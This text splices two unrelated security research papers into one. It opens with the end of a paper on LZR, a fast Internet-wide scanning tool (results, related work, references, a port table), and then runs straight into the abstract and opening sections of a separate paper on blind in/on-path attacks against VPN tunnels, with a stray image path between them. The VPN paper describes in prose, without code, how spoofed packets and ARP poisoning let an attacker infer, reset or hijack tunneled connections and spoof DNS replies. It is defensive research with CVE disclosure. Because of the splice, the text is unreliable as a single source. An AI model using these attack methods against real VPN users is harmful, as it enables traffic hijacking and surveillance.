expensive operations (e.g., cryptographic functions in TLS). At minimum, LZR is 1.9 times faster than ZGrab when scanning 5672/AMQP and, at maximum, 6.3 times faster when scanning 443/TLS+HTTP—equivalent to a 40 CPU hour speed-up of a 100% scan of IPv4 when using ZGrab's default number of senders (1,000) and scanning at ZMap's calculated sending rate that minimizes ZGrab's packet loss (50K pps). The performance of LZR as ZGrab's shim (i.e., ZMap/LZR + ZGrab) varies based on a port's service makeup. When a port contains a large raw number of hosts that do not consistently establish a TCP connection (e.g., zero window), there is substantial performance improvement: ZMap/LZR + ZGrab is 2.6 times faster than ZGrab when scanning 62220/HTTP. On the contrary, since the *relative* number of hosts that do not consistently establish a TCP connection on port 443 is small, there is little improvement (1.1 times).

When a significant fraction of candidate services do not acknowledge data, there is significant improvement when using LZR to filter hosts offline (i.e., when ZGrab can run at full speed). On a 100% IPv4 scan of 27017/MongoDB, only 21% of hosts that SYN-ACK acknowledge data and an additional 30% of hosts send a zero window, which allows LZR to increase ZGrab performance by 7 times and a LZR scan by 55 times. Unpopular ports are expected to have the same performance improvement as 62220/HTTP (e.g., a 25 times speed-up) because IPs on the majority of ports are more likely to not acknowledge data when sending a SYN-ACK.

How much bandwidth does LZR save? Using LZR alone to fingerprint services always saves bandwidth (up to 87% on 47808/HTTP+TLS) when the reasonably-expected data is sent during the initial handshake, as (1) LZR does not attempt to re-transmit ACKs to zero-window hosts to check for an increase in window size, and (2) LZR does not need to complete full L7 handshakes. However, when using LZR alongside ZGrab when scanning a port where the majority of TCP-responsive hosts serve the expected protocol, there exists an overhead in the number of total packets sent—even when there is a speed-up in time—due to LZR sending at least one extra ACK to fingerprint before re-attempting the actual handshake (e.g., LZR + ZGrab together send 28% more packets than ZMap+ZGrab for 80/HTTP even though LZR + ZGrab run 1.2 times faster than ZMap+ZGrab).

6 Related Work

Fast Internet-wide scanning has been used in hundreds of academic papers in the past seven years. While we cannot enumerate every paper that has used the technique, we emphasize that scanning is now common in the security, networking, and Internet measurement communities. Data collected

through Internet-wide scans has been used to understand censorship [42, 52, 53], botnet behavior [10, 46], patching behavior [23, 25, 47] as well as to uncover vulnerabilities in IoT and SCADA devices [19, 51, 67], cryptographic protocols like TLS [9, 11, 13, 17, 37], SSH [6, 36], and SMTP [22], and the Web PKI [25]. Multiple tools have emerged in the space, most notably ZMap [26] and Masscan [29]. As of 2020, more than 300 papers used ZMap and in 2014, Durumeric et al. found that a significant fraction of all Internet scanning uses ZMap [23]. Prior to the development of these tools in 2013, groups performed smaller-scale studies to measure a multitude of Internet dynamics (e.g., [35]).

Despite the growing popularity of the technique, there has been relatively little work specifically investigating the dynamics of Internet-wide scanning. Several works have noted the large discrepancy between L4 and L7 responses [21, 24, 26, 36, 51, 67]. Clayton et al. [18] find evidence of dynamic blocking within the Great Firewall of China — but do not formally quantify how wide-spread the behavior is — and Wan et al. [69] find evidence of dynamic blocking within SSH.

Alt et al. introduced degreaser [8] to locate "tarpits" — fake services that attempt to trick network scanners; tarpits may use some of the same techniques we see middleboxes use at the start of a connection. In a similar vein to our work, in 2018, Bano et al. [12] studied the notion of host liveness. As part of their taxonomy, they considered the relationship between live services on different points, showing that the responses on popular ports are correlated with one another. In 2014, Durumeric et al. investigated server blacklisting and how operators respond to Internet-wide scanning; at the time they found that blacklisting behavior was negligible [12]. Rüth et al. considered the ICMP responses received in response to ZMap IPv4 SYN scans [61].

One contribution of our work is the introduction of LZR, which reduces the time needed to scan less populous ports. Prior work has similarly attempted to reduce the time required to complete Internet-wide scans, though through starkly different approaches. Klick et al. [43] show that much of the IP address space does not need to be continually scanned by services like Censys [21]. Adrian et al. introduce a faster version of ZMap that operates at 10gbE [7]. LZR solves a different problem and can be used in coordination with these other performance improvements. Similar to how we use a single packet to identify services, several works have focused on single-packet fingerprinting to identify operator systems [64, 65].

7 Recommendations and Conclusion

We began our analysis by investigating the troubling observation that a significant fraction of hosts on the Internet that respond to a SYN scan never complete an application-layer handshake [21, 24, 26, 36, 51, 67]. We found that middleboxes are responsible for the majority of responses with no real services. We also showed that a significant fraction of services are also located on unexpected ports. For example, 97% of HTTP and 93% of TLS services are not located on ports 80 and 443, respectively. Worryingly, unexpected services often have weaker security postures than those on standard ports.

Building on these observations, we introduced LZR, a scanner that dramatically reduces the time required to perform an application-layer scan on ports with few expected services (e.g., 5500% speedup on 27017/MongoDB) while simultaneously identifying many unexpected services running on the port. LZR can identify 16 protocols and 88% of identifiable services with one packet and 99% of identifiable unexpected services with 5 handshakes. Nonetheless, there are two additional challenges to scanning unassigned ports: (1) scanning 100% of all 65,535 ports is not feasible, and (2) it is not clear which subset of ports is worth scanning (e.g., contain a significant fraction of the particular behavior being studied). We therefore recommend that researchers conduct lightweight sub-sampled (e.g., 0.1%) application-layer scans across all ports to detect the prevalence of targeted protocols. We emphasize that merely using the top n most popular ports is not sufficient to evaluate which ports are most likely to host particular services, as most protocols are drowned out by the overwhelming popularity of HTTP and TLS. We hope that researchers find LZR helpful in accurately and efficiently identifying services in Internet-wide scans.

Acknowledgements

The authors thank Tatyana Izhikevich, Katherine Izhikevich, Kimberly Ruth, Deepak Kumar, David Adrian, Deepti Raghavan, Jeff Cody, members of the Stanford University and UC San Diego security and networking groups, and the anonymous reviewers for providing insightful discussion and comments on various versions of this work. We further thank Sadjad Fouladi and Katherine Izhikevich for using their artistic talent to greatly improve the visual graphics in this work. This work was supported in part by the National Science Foundation under award CNS-1823192, Cisco Systems, Inc., Google., Inc., the NSF Graduate Fellowship DGE-1656518 and a Stanford Graduate Fellowship.

References

[1] External HTTP(S) load balancing overview. https://cloud.google.com/load-balancing/docs/https/#firewall_rules.

[2] Is there any way to block ports of a loadbalancer on GKE? https://stackoverflow.com/questions/54757395/is-there-any-way-to-block-ports-of-a-loadbalancer-on-gke.

[3] TCP RST from remote system error in F5. https://devcentral.f5.com/s/question/0D51T00006i7iWK/tcp-rst-from-remote-system-error-in-f5.

[4] Vulnerability scan lists all IP's and port as open. https://devcentral.f5.com/s/question/0D51T00006i7iKu/vulnerability-scan-lists-all-ips-and-port-as-open.

[5] ZGrab 2.0. https://github.com/zmap/zgrab2.

[6] D. Adrian, K. Bhargavan, Z. Durumeric, P. Gaudry, M. Green, J. A. Halderman, N. Heninger, D. Springall, E. Thomé, L. Valenta, et al. Imperfect forward secrecy: How Diffie-Hellman fails in practice. In *22nd ACM Conf. on Computer and Communications Security*, 2015.

[7] D. Adrian, Z. Durumeric, G. Singh, and J. A. Halderman. Zippier ZMap: Internet-wide scanning at 10 gbps. In *USENIX Workshop on Offensive Technologies*, 2014.

[8] L. Alt, R. Beverly, and A. Dainotti. Uncovering network tarpits with degreaser. In *30th Annual Computer Security Applications Conf.*, 2014.

[9] J. Amann, O. Gasser, Q. Scheitle, L. Brent, G. Carle, and R. Holz. Mission accomplished? HTTPS security after DigiNotar. In *ACM Internet Measurement Conference*, 2017.

[10] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, et al. Understanding the Mirai botnet. In *26th USENIX Security Symposium*, 2017.

[11] N. Aviram, S. Schinzel, J. Somorovsky, N. Heninger, M. Dankel, J. Steube, L. Valenta, D. Adrian, J. A. Halderman, V. Dukhovni, et al. DROWN: Breaking TLS using SSLv2. In *25th USENIX Security Symposium*, 2016.

[12] S. Bano, P. Richter, M. Javed, S. Sundaresan, Z. Durumeric, S. J. Murdoch, R. Mortier, and V. Paxson. Scanning the Internet for liveness. *ACM SIGCOMM Computer Communication Review*, 2018.

[13] B. Beurdouche, K. Bhargavan, A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, A. Pironti, P.-Y. Strub, and J. K. Zinzindohoue. A messy state of the union: Taming the composite state machines of TLS. In *IEEE Symposium on Security and Privacy*, 2015.

[14] R. Bhagwan, T. Das, S. Eswaran, V. N. Padmanabhan, and G. M. Voelker. Netprints: Diagnosing home network misconfigurations using shared knowledge. 2009.

[15] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov. Using frankencerts for automated adversarial testing of certificate validation in SSL/TLS implementations. In *2014 IEEE Symposium on Security and Privacy*.

[16] S. Checkoway, J. Maskiewicz, C. Garman, J. Fried, S. Cohney, M. Green, N. Heninger, R.-P. Weinmann, E. Rescorla, and H. Shacham. A systematic analysis of the Juniper dual EC incident. In *ACM Conference on Computer and Communications Security*, 2016.

[17] S. Checkoway, R. Niederhagen, A. Everspaugh, M. Green, T. Lange, T. Ristenpart, D. J. Bernstein, J. Maskiewicz, H. Shacham, and M. Fredrikson. On the practical exploitability of dual EC in TLS implementations. In *23rd USENIX Security Symposium*, 2014.

[18] R. Clayton, S. J. Murdoch, and R. N. M. Watson. Ignoring the great firewall of China. In *Conf. on Privacy Enhancing Technologies*, 2006.

[19] A. Costin, J. Zaddach, A. Francillon, and D. Balzarotti. A large-scale analysis of the security of embedded firmwares. In *23rd USENIX Security Symposium*, 2014.

[20] A. Cui and S. J. Stolfo. A quantitative analysis of the insecurity of embedded network devices: results of a wide-area scan. In *Proceedings of the 26th Annual Computer Security Applications Conference*, 2010.

[21] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A search engine backed by Internet-wide scanning. In *ACM Conference on Computer and Communications Security*, 2015.

[22] Z. Durumeric, D. Adrian, A. Mirian, J. Kasten, E. Bursztein, N. Lidzborski, K. Thomas, V. Eranti, M. Bailey, and J. A. Halderman. Neither snow nor rain nor MITM... an empirical analysis of email delivery security. In *ACM Internet Measurement Conference*, 2015.

[23] Z. Durumeric, M. Bailey, and J. A. Halderman. An Internet-wide view of Internet-wide scanning. In *23rd USENIX Security Symposium*, 2014.

[24] Z. Durumeric, J. Kasten, M. Bailey, and J. A. Halderman. Analysis of the HTTPS certificate ecosystem. In *ACM Internet Measurement Conference*, 2013.

[25] Z. Durumeric, F. Li, J. Kasten, J. Amann, J. Beekman, M. Payer, N. Weaver, D. Adrian, V. Paxson, M. Bailey, et al. The matter of heartbleed. In *ACM Internet Measurement Conference*, 2014.

[26] Z. Durumeric, E. Wustrow, and J. A. Halderman. ZMap: Fast Internet-wide scanning and its security applications. In *22nd USENIX Security Symposium*, 2013.

[27] X. Feng, Q. Li, H. Wang, and L. Sun. Acquisitional rule-based engine for discovering Internet-of-Things devices. In *27th USENIX Security Symposium*, 2018.

[28] M. Frustaci, P. Pace, G. Aloi, and G. Fortino. Evaluating critical security issues of the IoT world: Present and future challenges. *IEEE Internet of Things*, 2018.

[29] R. D. Graham. Masscan: Mass IP port scanner, 2014. https://github.com/robertdavidgraham/masscan.

[30] F. E. Grubbs et al. Sample criteria for testing outlying observations. *The Annals of Mathematical Statistics*, 21(1):27–58, 1950.

[31] Hamzeh et al. RFC 2637: Point-to-point tunneling protocol, 1999.

[32] M. Hastings, J. Fried, and N. Heninger. Weak keys remain widespread in network devices. In *ACM Internet Measurement Conference*, 2016.

[33] C. Headquarters. Cisco IOS login enhancements-login block.

[34] C. Headquarters. Security configuration guide: Zone-based policy firewall Cisco IOS release 15.0. 2012.

[35] J. Heidemann, Y. Pradkin, R. Govindan, C. Papadopoulos, G. Bartlett, and J. Bannister. Census and survey of the visible Internet. In *ACM Internet Measurement Conference*, 2008.

[36] N. Heninger, Z. Durumeric, E. Wustrow, and J. A. Halderman. Mining your Ps and Qs: Detection of widespread weak keys in network devices. In *21st USENIX Security Symposium*, 2012.

[37] R. Holz, J. Amann, O. Mehani, M. Wachs, and M. A. Kaafar. TLS in the wild: An Internet-wide analysis of TLS-based protocols for electronic communication. *arXiv preprint arXiv:1511.00341*, 2015.

[38] R. Holz, L. Braun, N. Kammenhuber, and G. Carle. The SSL landscape: a thorough analysis of the X.509 PKI using active and passive measurements. In *ACM Internet Measurement Conference*, 2011.

[39] IANA. Protocol numbers. https://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml.

[40] F. J. M. Jr. The kolmogorov-smirnov test for goodness of fit. *Journal of the American Statistical Association*, 46(253), 1951.

[41] Juniper Networks. TCP proxy behavior for three-way handshake. https://kb.juniper.net/InfoCenter/index?page=content&id=KB21780&actp=METADATA.

[42] S. Khattak, D. Fifield, S. Afroz, M. Javed, S. Sundaresan, V. Paxson, S. J. Murdoch, and D. McCoy. Do you see what I see? Differential treatment of anonymous users. In *Network and Distributed System Security Symposium*, 2016.

[43] J. Klick, S. Lau, M. Wählisch, and V. Roth. Towards better Internet citizenship: Reducing the footprint of Internet-wide scans by topology aware prefix selection. In *ACM Internet Measurement Conf.*, 2016.

[44] A. Kumar and T. J. Lim. Early detection of Mirai-like IoT bots in large-scale networks through sub-sampled packet traffic analysis. In *Future of Information and Communication Conference*, 2019.

[45] D. Kumar, K. Shen, B. Case, D. Garg, G. Alperovich, D. Kuznetsov, R. Gupta, and Z. Durumeric. All things considered: An analysis of IoT devices on home networks. In *USENIX Security Symposium*, 2019.

[46] R. Lawshae. Hunting botnets with ZMap. http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Hunting-Botnets-with-ZMap/ba-p/6320865#.UvzzgkJdXw1.

[47] F. Li, Z. Durumeric, J. Czyz, M. Karami, M. Bailey, D. McCoy, S. Savage, and V. Paxson. You've got vulnerability: Exploring effective vulnerability notifications. In *25th USENIX Security Symposium*, 2016.

[48] J. Lin, W. Yu, N. Zhang, X. Yang, H. Zhang, and W. Zhao. A survey on Internet of things: Architecture, enabling technologies, security and privacy, and applications. *IEEE Internet of Things*, 2017.

[49] Linux School Online. SSH reverse port forwarding or how firewalls can be bypassed. https://www.linuxschoolonline.com/ssh-reverse-port-forwarding-or-how-firewalls-can-be-bypassed/.

[50] W. R. Marczak, J. Scott-Railton, M. Marquis-Boire, and V. Paxson. When governments hack opponents: A look at actors and technology. In *23rd USENIX Security Symposium*, 2014.

[51] A. Mirian, Z. Ma, D. Adrian, M. Tischer, T. Chuenchujit, T. Yardley, R. Berthier, J. Mason, Z. Durumeric, J. A. Halderman, et al. An Internet-wide view of ICS devices. In *14th IEEE Conference on Privacy, Security and Trust*, 2016.

[52] P. Pearce, R. Ensafi, F. Li, N. Feamster, and V. Paxson. Augur: Internet-wide detection of connectivity disruptions. In *IEEE Symposium on Security and Privacy*, 2017.

[53] P. Pearce, B. Jones, F. Li, R. Ensafi, N. Feamster, N. Weaver, and V. Paxson. Global measurement of DNS manipulation. In *26th USENIX Security Symposium*, 2017.

[54] J. Postel et al. RFC 793: Transmission control protocol, 1981.

[55] M. S. Pour, A. Mangino, K. Friday, M. Rathbun, E. Bou-Harb, F. Iqbal, S. Samtani, J. Crichigno, and N. Ghani. On data-driven curation, learning, and analysis for inferring evolving Internet-of-Things (IoT) botnets in the wild. *Computers & Security*, 2020.

[56] Qurium Media Foundation. What is hosted at the suniway network? https://www.qurium.org/alerts/philippines/what-is-hosted-at-suniway-network/.

[57] E. Rescorla. RFC 8446: The transport layer security (tls) protocol version 1.3. *Internet Engineering Task Force (IETF)*, 2018.

[58] M. Robertson. ASA threat detection functionality and configuration. 2015. https://www.cisco.com/c/en/us/support/docs/security/asa-5500-x-series-next-generation-firewalls/113685-asa-threat-detection.html.

[59] M. Roesch and C. Green. Snort users manual snort release: 1.9. 0, 2002. http://www.snort.org/docs/writing_rules.

[60] C. Rossow. Amplification hell: Revisiting network protocols for DDoS abuse. In *NDSS*, 2014.

[61] J. Rüth, T. Zimmermann, and O. Hohlfeld. Hidden treasures–recycling large-scale Internet measurements to study the internet's control plane. In *Conference on Passive and Active Network Measurement*, 2019.

[62] N. Samarasinghe and M. Mannan. Another look at TLS ecosystems in networked devices vs. web servers. *Computers & Security*, 80, 2019.

[63] P. Schwartz. Denyhosts. https://github.com/denyhosts.

[64] Z. Shamsi, D. B. Cline, and D. Loguinov. Faulds: A non-parametric iterative classifier for Internet-wide OS fingerprinting. In *ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[65] Z. Shamsi, A. Nandwani, D. Leonard, and D. Loguinov. Hershel: single-packet OS fingerprinting. *ACM SIGMETRICS*, 2014.

[66] N. G. Shetty, C. K. Ojha, R. Katsuri, V. S. Rajaram, G. Krishna, and V. B. Ramachandra. TCP proxying of network sessions mid-flow, U.S. Patent 9 438 699 B1, Sept. 2016.

[67] D. Springall, Z. Durumeric, and J. A. Halderman. FTP: The forgotten cloud. In *46th Conf. on Dependable Systems and Networks*, 2016.

[68] The Tcpdump Group. Man page of PCAP. https://www.tcpdump.org/manpages/pcap.3pcap.html/.

[69] G. Wan, L. Izhikevich, D. Adrian, K. Yoshioka, R. Holz, C. Rossow, and Z. Durumeric. On the origin of scanning: The impact of location on Internet-wide scans. In *ACM Internet Measurement Conference*, 2020.

[70] Y. Yang, L. Wu, G. Yin, L. Li, and H. Zhao. A survey on security and privacy issues in Internet-of-Things. *IEEE Internet of Things*, 2017.

[71] T. Yu, V. Sekar, S. Seshan, Y. Agarwal, and C. Xu. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the Internet-of-Things. In *14th ACM HOTNETS Workshop*, 2015.

[72] J. Zhang, Z. Durumeric, M. Bailey, M. Liu, and M. Karir. On the mismanagement and maliciousness of networks. In *NDSS*, 2014.

A Protocols Scanned

Top 30	Port	Expected Protocol	IANA-Assigned	Scanner
x	80	HTTP	HTTP	HTTP
x	443	HTTPS	HTTPS	TLS
x	7547	CWMP (HTTP)	CWMP (HTTP)	HTTP
x	22	SSH	SSH	SSH
x	30005	-	-	-
x	5060	SIP	SIP	-
x	21	FTP	FTP	FTP
x	25	SMTP	SMTP	SMTP
x	2000	sccp	cisco-sccp	-
x	8080	HTTP	HTTP	HTTP
x	50805	-	-	-
x	4567	HTTP	tram	HTTP
x	53	DNS	DNS	DNS (TCP)
x	49154	-	-	-
x	49152	-	-	-
x	8081	-	sunproxyadmin	-
x	8089	-	-	-
x	110	POP3	POP3	POP3
x	3306	MYSQL	MYSQL	MYSQL
x	8085	-	-	-
x	8000	-	irdmi	-
x	143	IMAP	IMAP	IMAP
x	51005	-	-	-
x	3389	RDP	RDP	RDP
x	587	SMTP	submission	SMTP
x	58000	-	-	-
x	993	IMAPS	IMAPS	IMAPS
x	995	POP3S	POP3S	POP3S

Top 30	Port	Expected Protocol	IANA-Assigned	Scanner
x	465	SMTP	SMTP	SMTP
x	23	Telnet	Telnet	Telnet
	8443	HTTPS	pcsync-https	TLS
	1723	PPTP	PPTP	PPTP
	179	BGP	BGP	-
	5432	Postgres	Postgres	Postgres
	1883	MQTT	MQTT	MQTT
	5672	AMQP	AMQP	AMQP
	8883	mqtt	secure-mqtt	mqtt
	1521	Oracle DB	Oracle DB	Oracle DB
	53194	-	-	-
	62220	-	-	-
	49227	-	-	-
	6379	redis	redis	redis
	5900	VNC	VNC	VNC
	20000	DNP3	DNP3	DNP3
	65535	-	-	-
	1433	mssql	mssql	mssql
	445	SMB	SMB	SMB
	631	IPP	IPP	IPP
	6443	Kubernetes	sun-sr-https	Kubernetes
	623	IPMI	IPMI	IPMI
	47808	-	Bacnet	-
	27017	Mongodb	Mongodb	Mongodb
	502	Modbus	Modbus	Modbus
	102	Siemens S7	iso-tsap	Siemens S7
	11211	memcached	memcached	memcached

Figure 13: **Port Selection**—Three categories of ports are scanned: (1) The top 30 ports determined by a SYN-ACK scan conducted across all 65K ports of 1% of IPv4. (2) Ports for which a ZGrab-scanner exists (i.e., to be able to complete the full L7 handshake). (3) A random selection of 5 ephemeral ports. We label the expected service being hosted on the port, as well as the IANA-assigned service. Note that each of these categories contain overlapping ports.



Blind In/On-Path Attacks and Applications to VPNs

William J. Tolley*
Breakpointing Bad
Arizona State University

Beau Kujath
Breakpointing Bad
Arizona State University

Mohammad Taha Khan
Washington & Lee University

Narseo Vallina-Rodriguez
IMDEA Networks Institute
International Computer Science Institute

Jedidiah R. Crandall
Breakpointing Bad
Arizona State University

Abstract

Protecting network protocols within an encrypted tunnel, using technologies such as Virtual Private Networks (VPNs), is increasingly important to millions of users needing solutions to evade censorship or protect their traffic against in/on-path observers/attackers. In this paper, we present a series of attacks from two threat models: an attacker that can inject spoofed packets into the network stack of a VPN client (called client-side), and an attacker that can spoof packets on the Internet and send them to a VPN server (called server-side). In both cases, we assume that the attacker is in/on-path, and can count encrypted bytes or packets over time. In both threat models, we demonstrate attacks to infer the existence of, interfere with, or inject data into TCP connections forwarded through the encrypted VPN tunnel. In the server-side threat model, we also demonstrate an attack to hijack tunneled DNS queries and completely remove the protections of the VPN tunnel. For the attacks presented in this paper, we (1) assess their feasibility in terms of packet rates and timing; (2) test their applicability against a broad range of VPN technologies, types, and vendors; and (3) consider practical issues with respect to real-world attacks. We followed an ethical disclosure process for all attacks presented in this paper. Client-side attacks were addressed with two CVEs and partially mitigated by a series of updates from some operating system and VPN client vendors. Server-side attacks have not been addressed and are still feasible with all operating systems and VPN servers that we tested.

1 Introduction

Virtual Private Networks (VPNs), and other related technologies that form an encrypted tunnel for Internet traffic, have become pervasive security and privacy tools that are relied upon by a wide variety of users. As examples: government agencies use VPNs to help protect national secrets; at-risk users such as journalists and activists use tools that include VPNs, Lantern, Orbot, Psiphon, *etc.* [23] to protect free speech and free assembly; and everyday users use similar technologies to connect to the Internet *via* untrusted networks, or simply to remain private online. VPNs were originally developed to provide point-to-point access to remote resources, and later retrofitted to forward any traffic generated at higher layers in the network stack of a device running a VPN to a remote VPN server through an encrypted tunnel. But, what security and privacy guarantees do VPNs, as they are implemented today, actually provide?

In this paper, we present attacks on connections that are tunneled inside a VPN. Irrespective of VPNs, attacks on network connections have traditionally fallen into two categories: (1) **In/on-path attacks**, in which an attacker is part of the network infrastructure and routes the packets to/from the client and server so they can easily infer connections, count packets, and interfere with data streams; and (2) **Blind off-path attacks** in which side-channel inferences are necessary to carry out that attack because the attacker cannot see packets in transit to learn about values such as sequence numbers. We refer the reader to Marczak *et al.* [22] for a formal definition (and distinction) of in- *vs.* on-path[1]. Because our attacks are easier to implement as in-path rather than on-path (though both are possible), we sometimes use simply "in-path" throughout the rest of this paper.

Network protocols such as TCP or DNS contain secret randomized values to protect them from off-path attacks, *i.e.*, attackers who do not see communications going back and forth between client and server but attempt to interfere with, or infer information about, connections *via* side-channels in protocol implementations. For example, previous works have shown that off-path attackers can infer the existence of connections [3], count packets between end-points [18], or even interfere with or inject data into the data stream [11, 15]. To mitigate such attacks, the TCP protocol randomizes the ephemeral port chosen by a client making a connection request, and the initial sequence number is randomized by both

*Corresponding author: william@breakpointingbad.com

[1] Basically, on-path attackers can delay or drop packets while in-path attackers cannot.

client and server. For DNS, a protocol that is typically UDP-based, the ephemeral port of the client is randomized, and there is a random transaction ID (TXID) to protect against spoofed responses from off-path attackers.

For in-path attacks, session-layer encryption between the client and server, such as TLS [19] or DNS over HTTPS/TLS [8, 9, 28], can mitigate some attacks but they cannot protect metadata about the connection, and can be thwarted by an attacker with a forged certificate. Thus technologies such as VPNs are often used to add another layer of security and privacy to protect against in-path attackers.

In this paper, we propose and demonstrate a third category of attack against encrypted tunnels: **blind in/on-path attacks** where the fields necessary for the attack (*e.g.*, port numbers and sequence numbers) are encrypted and not directly visible to the in-path attacker. We use attacks on VPN tunnels as example applications to demonstrate blind in/on-path attacks. Figure 1 shows the differences between the different types of attacks in a scenario with standard TCP/UDP connections as well as in a VPN scenario. A key insight of our work is that encryption can hide contents for packets (specifically headers and data), but it cannot hide properties such as the number of packets, their size, and their timing. Thus the attacker is *"blind"* in the sense that they cannot directly see/modify tunneled headers and data, but can still infer headers and modify headers or data because of the same properties that make off-path attacks possible.

We show that the randomized values used for protection against off-path attacks can easily be inferred by a blind in/on-path attacker despite being sent through an encrypted tunnel. This can lead to a complete breakdown of the security and privacy of protocols such as TCP and DNS that is supposed to be added when they are tunneled inside a VPN or other VPN-like technology. The attacks presented in this paper challenge the current understanding of real-world VPN's security by showing that even a properly configured and secured VPN is still vulnerable to connection tampering from a malicious actor with the ability to access and control the gateway (including network adjacent attackers who have altered the victim's routing through ARP cache poisoning, for example) or any router between the VPN server and client. The attacks disclosed in this paper allow a malicious actor to determine if a person using a VPN is connected to a particular application server, and to subsequently reset or hijack any identified TCP/IP connections within the encrypted tunnel that are identified; or spoof responses to UDP-based DNS queries.

Our results include that for (as an example) Linux-based systems, a network adjacent attacker utilizing a client-side attack can infer and hijack or reset HTTP(S) connections of a given website 91.6% of the time in a real-world environment. In the case of DNS queries subjected to a server-side attack, we find that for a timeout of 5 seconds (the DNS lookup timeout for most modern browsers), the attack is successful 11.6% of the time, but the attack is successful 75.3% of the time for a timeout of 15 seconds (*i.e.*, the default DNS lookup timeout for Android).




Figure 1: Outline of the different attacks and threats in a standard TCP/UDP connection and a VPN-tunneled TCP/UDP connection. In this paper we focus on *Blind in/on-path attacks* against traffic protected by encrypted VPN tunnels.

The rest of this paper is structured as follows. Section 2 introduces our attack assumptions and discusses our ethical disclosure process. Section 3 provides background information on VPN technologies, source address validation at different levels of the Internet, and the TCP flags that are used in our attacks. Section 4 provides an overview of our threat model, and the different phases of our attack. In Section 5 we enumerate the experiments we carried out for different types of attacks. Section 6 presents our findings and analysis. Sections 7, 8, and 9 provide a discussion, related work, and conclusion, respectively.

2 What Is the Vulnerability?

We developed two types of attack to demonstrate what can be achieved by a blind in/on-path attacker:

- *Client-side* attacks inject spoofed packets into the network stack of the VPN client. Because of the prevalence of Network Address Translation and bogon filtering, for all practical purposes this implies that an attacker is network adjacent to the client. Because any network-adjacent attacker can easily place themselves in-path *via* ARP poisoning on a typical network, we do no distinguish between malicious access points and malicious attackers who share the same network in layer 2. Many clients (particularly those running UNIX-like operating systems based on the weak host model) do not discriminate packets based on the interface through which they entered the system, so it is possible for an attacker to spoof packets appearing to come from a remote application server to the VPN client's IP address inside the

VPN network NAT.

- *Server-side* attacks inject packets by spoofing them to the VPN server, appearing to come from a remote application server. Such packets can be spoofed from effectively anywhere on the Internet, but since our attacks assume that the attacker can view encrypted VPN traffic (to count encrypted packets or bytes over time), server-side attacks must, for all practical purposes, be carried out by a router that is in-path between the VPN server and VPN client. Because the packet arrives at the VPN server on the same interface as legitimate packets, and is otherwise indistinguishable from a legitimate packet in terms of header information, we believe that server-side attacks will be much more challenging to mitigate.

There is no operating system implementation detail, VPN design decision, or configuration setting that we can point to as being the vulnerability that enables our server-side attacks. Rather, our server-side attacks are based on the general architecture that defines how VPNs work. Filtering packets for tunneled connections by interface (typically using a firewall rule) or technologies such as Linux's network name spaces are ways to effectively mitigate our client-side attacks in most cases, but the client-side attacks are still good demonstrations of blind in/on-path attacks.

We demonstrate this new category of vulnerability by performing the following series of attacks against connections protected by an encrypted VPN tunnel:

1. A client-side attack to infer and hijack TCP connections from the perspective of a malicious network adjacent attacker (*e.g.*, a WiFi Access Point).
2. A server-side attack to infer and hijack TCP connections from the perspective of a middle router in-path between the VPN server and the VPN client.
3. A server-side attack to hijack DNS queries from the perspective of a middle router in-path between the VPN server and the VPN client.

For the sake of clarity, we assert the following about our attacks:

- **Both client- and server-side attacks work regardless of the strength of the VPN's encryption.** Because we inject packets into the network stack of the VPN client or VPN server at the ends of the tunnel, where either encryption has not happened yet or decryption has already happened, our attacks are independent of any cryptography implementation of the VPN tunnel.
- **While client-side attacks can be mitigated by reasoning about which interface a packet arrives on to distinguish between spoofed and legitimate packets, server-side attacks cannot be mitigated in this way.** For our server-side attacks, spoofed packets arrive on the same interface as legitimate traffic, and can be identical in every other way. No vendors have proposed any mitigation for our server-side attacks, and all VPNs and OSes that we tested are still vulnerable.

Responsible disclosure: Our work resulted in the assignment of two CVEs, CVE-2019-9461 and CVE-2019-14899. The former is because Android responds to unsolicited packets sent to an incorrect interface in plaintext[2], and the latter is because all UNIX-like operating systems that we tested (Linux, BSD, and Apple's macOS and iOS) respond to unsolicited packets sent to the incorrect interface, and although the responses are encrypted, reveal enough information to infer the existence of connections and the correct sequence and acknowledgment numbers. In both cases, we show that the kernel of these operating systems before disclosure does not correctly discriminate packets meant for the VPN interface from normal traffic, which allows us to blindly probe the client until we have the information needed to inject arbitrary data into the connection. For all route-based VPN apps/configurations that we tested before our disclosure, we found them to be vulnerable on affected OSes.

However, despite major OS and VPN vendors issuing patches in response to our disclosure (*e.g.*, Android, Apple, and WireGuard), many of our attacks presented in this paper are still possible even with the latest versions. There are two reasons our attacks stay unmitigated. First, for client-side attacks, operating systems often need the weak host model for connectivity reasons, *e.g.*, so a mobile device can switch seamlessly between different cellular interfaces. Thus the filtering of malicious packets needs to be precise and is probably best carried out by the VPN client application because it has the most information about the VPN tunnel configuration. The other reason why many of our attacks remain unmitigated is because, **despite our disclosures, no vendors have proposed or implemented any mitigation for our server-side attacks. Our server-side attacks are not associated with any vulnerability; instead, they only assume that the VPN server correctly performs network address translation.**

3 Background

Here we present prerequisite background information, some of which (VPN Basics in Section 3.1) is general and the rest of which only applies to specific attacks for specific protocols, operating systems, or implementations. For example, IP source address validation (Section 3.2) is only directly relevant as a solution for client-side attacks.

[2] Our attacks do not assume this behavior, but it is something we noticed during testing that is specific to Android.

3.1 VPN Basics

